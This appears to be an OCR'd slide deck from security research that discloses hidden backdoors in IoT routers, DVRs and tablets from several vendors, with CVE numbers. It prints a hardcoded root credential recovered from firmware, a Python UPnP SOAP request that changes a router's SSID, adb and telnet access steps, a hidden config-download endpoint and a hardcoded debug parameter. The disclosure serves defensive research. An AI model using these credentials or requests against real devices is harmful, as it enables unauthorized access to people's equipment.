admin:$1$$/3JID7ne04erUxnwx4jvm1:0:0:root:/:/bin/sh
HsinDian:$1$$vxx2ITNh7cHefDIKwPx9w/:0:0:root:/:/bin/sh
```

Billion / BEC

CVE-2025-1143

Hidden User?



- HsinDian (新店 / Xindian) is a district in Taiwan,
  - Which is the location of the vendor's headquarters

```
# cat /etc/passwd
admin:$1$$/3JID7ne04erUxnwx4jvm1:0:0:root:/:/bin/sh
HsinDian:$1$$vxx2ITNh7cHefDIKwPx9w/:0:0:root:/:/bin/sh
```


Billion / BEC

CVE-2025-1143



8F, No.192, Sec. 2, Zhongxing Rd., Xindian Dist., New Taipei City 23146, Taiwan

So... What is the Password?



- The hash cannot be cracked by RockYou 😞
  - but the password is revealed in the firmware

```
    }
  }
  if (bVar1) {
    if (iVar4 == 0) {
      sVar6 = strlen(&local_24c);
      if ((((((sVar6 == 10) && (sVar6 = strlen(__s2), sVar6 == 0xc)) && (local_24c ==
           ((local_24b == '3' && (local_24a == 'c')))) &&
          ((((local_249 == 'B' && ((local_248 == '1' && (local_247 == 'L')))) &&
            (local_246 == 'R')) &&
           ((((local_245 == '0' && (local_244 == '0')) && (local_243 == '7')) &&
            (((*__s2 == 'H' && (__s2[1] == 's')) &&
             ((__s2[2] == '1' && ((__s2[3] == 'n' && (__s2[4] == '3')))))))))) &&
         ((((__s2[5] == 'h' && (((__s2[6] == 'u' && (__s2[7] == '@')) && (__s2[8] == '1')))) &&
           ((__s2[9] == '2' && (__s2[10] == '0')))) && (__s2[0xb] == '6')))) {
        bVar1 = true;
LAB_00401a08:
        FUN_00400990(0,0);
```



Billion / BEC

CVE-2025-1143

Hard Coded Communication Key

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0 1 2 3 4 5 6 7 8 9 A B C D E F
0000h:	E6	B8	85	E6	96	B0	20	E5	81	A5	E5	BA	B7	20	E5	B0	清 新 健 康
0010h:	88	E6	A5	AD	20	E2	94	80	20	EF	BC	A1	EF	BC	B6	E5	專 業 － A V
0020h:	A5	B3	E5	84	AA	E6	9D	BF									女 優 板

- 清新：Fresh
- 健康：Health
- 專業：Profession
- AV 女優板：AV Idol Forum



iCatch DVR

```
}
v15[0] = 0xE6;
v15[1] = 0xB8;
v15[2] = 0x85;
v15[3] = 0xE6;
v15[4] = 0x96;
v15[5] = 0xB0;
v15[6] = 0x20;
v15[7] = 0xE5;
v15[8] = 0x81;
v15[9] = 0xA5;
v15[10] = 0xE5;
v15[11] = 0xBA;
v15[12] = 0xB7;
v15[13] = 0x20;
v15[14] = 0xE5;
v15[15] = 0xB0;
v15[16] = 0x88;
v15[17] = 0xE6;
v15[18] = 0xA5;
v15[19] = 0xAD;
v15[20] = 0x20;
v15[21] = 0xE2;
v15[22] = 0x94;
v15[23] = 0x80;
v15[24] = 0x20;
v15[25] = 0xEF;
v15[26] = 0xBC;
v15[27] = 0xA1;
v15[28] = 0xEF;
v15[29] = 0xBC;
v15[30] = 0xB6;
v15[31] = 0xE5;
v15[32] = 0xA5;
v15[33] = 0xB3;
v15[34] = 0xE5;
v15[35] = 0x84;
v15[36] = 0xAA;
v15[37] = 0xE6;
v15[38] = 0x9D;
v15[39] = 0xBF;
v15[40] = 0;
for ( i = 0; i < 41; ++i )
  v15[i] += v7;
send_to_http(fd, (int)v15, 41);
result = 1;
```

Insecure UPNP Port Exposed




```
λ Meow → nmap -p5555 192.168.0.254 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-27 15:32 CST
Nmap scan report for 192.168.0.254
Host is up (0.023s latency).

PORT     STATE SERVICE VERSION
5555/tcp open  http    Allegro RomPager 4.07 UPnP/1.0 (ZyXEL ZyWALL 2)
```

Billion / BEC

CVE-2024-11980

Insecure UPNP Port Exposed



```python
import requests
from xml.etree import ElementTree as ET

control_url = 'http://192.168.0.254:5555/UD/?12'
service_type = 'urn:dslforum-org:service:WLANConfiguration:1'

headers = {
    'SOAPACTION': '"{}#SetSSID"'.format(service_type),
    'Content-Type': 'text/xml; charset="utf-8"'
}

body = """
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
   <s:Body>
      <u:SetSSID xmlns:u="{}">
         <NewSSID>Evil-pwned-by-meow</NewSSID>
      </u:SetSSID>
   </s:Body>
</s:Envelope>
""".format(service_type)


response = requests.post(control_url, headers=headers, data=body)

if response.status_code == 200:
    print("Request sent successfully.")
else:
    print(f"Failed to send request. HTTP status code: {response.status_code}")
```

Billion / BEC

CVE-2024-11980

ADB Debug Exposed



```
 keniver  /tmp/advan_VD-1  nmap -p5555 10.[redacted].18
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-20 16:40 CST
Nmap scan report for 10.[redacted].18
Host is up (0.0034s latency).

PORT     STATE SERVICE
5555/tcp open  freeciv


Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
 keniver  /tmp/advan_VD-1  adb connect 10.[redacted].18:5555
connected to 10.[redacted].18:5555
 keniver  /tmp/advan_VD-1  adb shell
shell@msm8952_64:/ $
```



Advan VD

CVE-2019-13405

Hidden Telnet Function



192.168.0.1 - PuTTY


```
------------------------------------------------------------------------------
Welcome To Use TP-Link COMMAND-LINE Interface Model.
------------------------------------------------------------------------------
TP-Link(conf)#help
normal mode commands:
        clear           ---     clear screen
        exit            ---     leave to the privious mode
        help            ---     help info
        history         ---     show histroy commands
        logout          ---     logout cli model
config mode commands:
        config          ---     enter config mode
        igmp            ---     igmp config
        wlctl           ---     wireless config
        iptv            ---     iptv config
        lan             ---     lan config
        dev             ---     device control
        usb             ---     usb config

TP-Link(conf)#
```

My TL-MR6400 surprisingly has telnet enabled. How can I disable this feature? Thanks.

TP-Link

Hidden Telnet Function





TP-Link Sunshine

2020-09-28 17:35:57

Re:Disable Telnet

@jesusitop98n1

Good day.

Our modem did not support telnet login;


And This is only used for remote control of the Tether APP;

Thanks a lot.

Nice to Meet You in Our TP-Link Community.

TP-Link

Hidden Telnet Function





TP-Link Sunshine

2020-09-28 17:35:57

Re:Disable Telnet

@jesusitop98n1

Good day.

Our modem did not support telnet login;

And This is only used for remote control

Thanks a lot.

Nice to Meet You in Our TP-Link Commun

192.168.0.1 - PuTTY


```
------------------------------------------------------------------------------
Welcome To Use TP-Link COMMAND-LINE Interface Model.
------------------------------------------------------------------------------
TP-Link(conf)#help
normal mode commands:
        clear           ---     clear screen
        exit            ---     leave to the privious mode
        help            ---     help info
        history         ---     show histroy commands
        logout          ---     logout cli model
config mode commands:
        config          ---     enter config mode
        igmp            ---     igmp config
        wlctl           ---     wireless config
        iptv            ---     iptv config
        lan             ---     lan config
        dev             ---     device control
        usb             ---     usb config

TP-Link(conf)#
```

TP-Link

Hidden Telnet Function










TP-Link

Hidden Telnet Function





TP-Link Sunshine

2020-09-28 17:35:57

Re:Disable Telnet


@jesusitop98n1
Good day.
Our modem did not support telnet login;
And This is only used for remote control of the Tether APP;

Thanks a lot.

Nice to Meet You in Our TP-Link Community.

TP-Link

Let's Reverse The APP




```
}
if (str4 == null && str5 == null) {
    if (tMPDefine$LOGIN_MODE == TMPDefine$LOGIN_MODE_NO_ADMIN) {
        R2 = LoginHelper.f54229a.R(context, "dropbear", "admin", tMPLoginManager);
        return R2;
    }
```

```
public final s<Boolean> R(Context context, String str, String str2, TMPLoginManager tMPLoginManager) {
    String str3 = f54230b;
    hh.b.a(str3, "login local");
    if (D(context) && !C(context)) {
        hh.b.a(str3, "username is: " + str + ", password is: " + str2);
        if (!zi.b.e(str) && !zi.b.e(str2)) {
            return P(context, str, str2, tMPLoginManager);
        }
        s<Boolean> u02 = s.u0(Boolean.FALSE);
        kotlin.jvm.internal.j.h(u02, "just(false)");
        return u02;
    }
    s<Boolean> u03 = s.u0(Boolean.FALSE);
    kotlin.jvm.internal.j.h(u03, "just(false)");
    return u03;
}
```

TP-Link

Hidden API Function



```
{
  if ( strcmp(v0, "f=telnetd") )
  {
    if ( strcmp(v0, "f=i2c") )
    {
      if ( !strncmp(v0, "f=keypad:", 9u) || !strncmp(v0, "f=ir:", 5u
      {
```


```
if ( access("/z/oem/SIGMU", 0) )
{
  if ( access("/z/oem/Lilin", 0) && access("/z/oem/BL", 0) )
  {
    system("echo 'telnetd: off' > /tmp/telnetd");
  }
  else
  {
    system("/usr/sbin/telnetd");
    system("echo 'telnetd: on' > /tmp/telnetd");
  }
}
else
```

To Enable Telnet

iCatch DVR

CVE-2020-10513

Hidden Debug Function with Password



```
v4 = *argv;
if ( !strcmp(*argv, "device.cgi") )
  return box_device(argc, (char **)argv);
if ( !strcmp(v4, "speaker.cgi") )
  return box_speaker(argc, (char **)argv);
if ( !strcmp(v4, "conf.cgi") )
  return box_conf();
if ( !strcmp(v4, "stream.cgi") )
  return box_stream(argc, (char **)argv);
if ( argc == 1 )
  return sub_35D18(argc, argv);
v6 = argv[1];
if ( !strcmp(v6, "push") )
```

CGI Function


```
v2 = getenv("REQUEST_METHOD");
if ( !v2 || strcmp(v2, "HEAD") )
{
  UtilityBox::UtilityHttp::UtilityHttp(v7, stdin);
  UtilityBox::UtilityHttp::read_header_env((UtilityBox::UtilityHttp *)v7);
  UtilityBox::UtilityHttp::read_body((UtilityBox::UtilityHttp *)v7);
  v3 = (const char *)UtilityBox::UtilityHttp::value((UtilityBox::UtilityHttp *)v7, "oem");
  v4 = v3;
  if ( v3 )
  {
    if ( !strcmp(v3, "EA3821D656F15") )
    {
      if ( UtilityBox::UtilityHttp::value((UtilityBox::UtilityHttp *)v7, "get")
        || UtilityBox::UtilityHttp::value((UtilityBox::UtilityHttp *)v7, "set")
        || UtilityBox::UtilityHttp::value((UtilityBox::UtilityHttp *)v7, "delete") )
      {
        response_submit((UtilityBox::UtilityHttp *)v7);
      }
      else
      {
        response_html((UtilityBox::UtilityHttp *)v7);
      }
      goto LABEL_7;
    }
    v5 = (FILE *)stderr;
  }
  else
  {
    v4 = "";
    v5 = (FILE *)stderr;
  }
```


Hard Coded parameter check


iCatch DVR

CVE-2020-10513

Hidden Debug Function with Password








iCatch DVR

CVE-2020-10513


Hidden API Path



```
.rodata:0042B0A4 aConfigXgi:     .ascii "config.xgi"<0>    # DATA XREF: .data:xgi_handlers↓o
.rodata:0042B0AF                 .align 4
.rodata:0042B0B0 aFactoryXgi:    .ascii "factory.xgi"<0>   # DATA XREF: .data:00430478↓o
.rodata:0042B0BC aRebootXgi:     .ascii "reboot.xgi"<0>    # DATA XREF: .data:00430480↓o
.rodata:0042B0C7                 .align 2
.rodata:0042B0C8 aSpLanRedirectX:.ascii "sp_lan_redirect.xgi"<0>
.rodata:0042B0C8                                           # DATA XREF: .data:00430488↓o
.rodata:0042B0DC aProvisionXgi:  .ascii "provision.xgi"<0>
.rodata:0042B0DC                                           # DATA XREF: .data:00430490↓o
.rodata:0042B0EA                 .align 2
.rodata:0042B0EC aSaveXgi:       .ascii "save.xgi"<0>      # DATA XREF: .data:00430498↓o
.rodata:0042B0F5                 .align 2
.rodata:0042B0F8 aSaveandrebootX:.ascii "saveandreboot.xgi"<0>
.rodata:0042B0F8                                           # DATA XREF: .data:004304A0↓o
.rodata:0042B10A                 .align 2
.rodata:0042B10C  # const char aLogoutXgi[]
.rodata:0042B10C aLogoutXgi:     .ascii "logout.xgi"<0>    # DATA XREF: httpd_parse_request+B70↑o
.rodata:0042B10C                                           # .data:004304A8↓o
.rodata:0042B117                 .align 2
.rodata:0042B118 aDownloadmessag:.ascii "downloadmessagelog.xgi"<0>
.rodata:0042B118                                           # DATA XREF: .data:004304B0↓o
.rodata:0042B12F                 .align 4
.rodata:0042B130  # const char aDeltFileXgi[]
.rodata:0042B130 aDeltFileXgi:   .ascii "DELT_file.xgi"<0>
.rodata:0042B130                                           # DATA XREF: do_xgi+260↑o
.rodata:0042B130                                           # .data:004304B8↓o
```

D-Link

Hidden API Path



```
steven@Meow ~/research/xgi
$ wget http://192.168.0.198/config.xgi
--2024-09-05 23:13:02--  http://192.168.0.198/config.xgi
正在連接 192.168.0.198:80... 連上了。
已送出 HTTP 要求，正在等候回應... 200 OK
長度: 10125 (9.9K) [application/x-some-explanation]
儲存到：「config.xgi」

config.xgi                                          100%[======

2024-09-05 23:13:02 (10.0 MB/s) - 已儲存 「config.xgi」 [10125/1
```

```
steven@Meow ~/research/xgi/_config.gz.extracted
$ cat 19
<asl56542_dlink_dsl6740c>
        <cht>
                <i_care>
                        <enable>0</enable>
                        <dst_ip>          )</dst_ip>
                        <time_out>7200</time_out>
                </i_care>
        </cht>
        <wan>
                <defaultroute>3</defaultroute>
                <voice_route>0</voice_route>
                <video_route>0</video_route>
                <physical_type>0</physical_type>
                <enable_prepadt>1</enable_prepadt>
                <prepadt_path>/dev/mtdblock/5</prepadt_path>
                <dsl>
                        <dhcp_use_tr069_cpe_id>1</dhcp_use_tr069_cpe_id>
                        <inf id="1">
                                <wan_type>1</wan_type>
                                <xtm_type>1</xtm_type>
                                <vlanmux>
                                        <entry id="1">
                                                <mode>5</mode>
                                                <enable>1</enable>
                                                <nat>1</nat>
                                                <firewall>1</firewall>
```

D-Link


CVE-2024-11068

Hidden Binary Path??



IDA View-A | Pseudocode-A | Pseudocode-B

```
1  int __fastcall sub_251D8(int a1, const char *a2)
2  {
3    sub_58254("/mnt/cfg/backdoor", a2);
4    return 1;
5  }
```



Varcon

Hidden APP Plugin Page



App plugin

上傳 選擇檔案 未選擇任何檔案

Number	APK Name	Package Name	Version	Install time	Control
1	Speedtest	org.zwanoo.android.speedtest	4.4.9	2019/06/20 16:01:34	移除
2	RotationWatcher	jp.co.cyberagent.stf.rotationwatcher	1.0	2016/07/08 18:37:11	移除

Advan VD

CVE-2019-13406

Interesting Running Process



```
cat /proc/6374/cmdline
/userfs/bin/bil_mqtt_sub-q2-h61.[redacted]-p5762-i60034757622E-ucms@mqtt.1[redacted]-Pgdv[redacted]8--cafile/tmp/trec-ac--insecure-t[redacted]34757622E/CTL/device_cmd


cat /proc/6374/cmdline | xxd

ps | grep mqtt
 4112 admin      1304 S   /userfs/bin/bil_mqtt_proc
 6374 admin      2820 S   /userfs/bin/bil_mqtt_sub -q 2 -h 61.21[redacted]-p 57
19542 admin       336 S   grep mqtt
```

```
/userfs/bin/bil_mqtt_sub -q 2 -h <HOST> -p <PORT> -i <ID> -u <USER> -P <PASS>
    --cafile /tmp/trec-ac --insecure -t <TOPIC>
```

Billion / BEC

Connect to the Host Using MQTT



- Subscribe to all topics (#)

Topic: [redacted]/device_alert QoS: 0

{"ID":"600347576250","timestamp":"1728939705","alert":"LAN 1 up"}


2024-10-14 21:01:47:605

Topic: [redacted]/device_info QoS: 0

{"ID":"600[redacted]","CustID":[redacted]"MAC":"60[redacted]","MODEL":"RT1","FW":"1.04.1.61
3.11","timestamp":"1728939706","SN":"24","IP":"10.190.14.108","IPV6":"","WAN":"LTE","RSSI
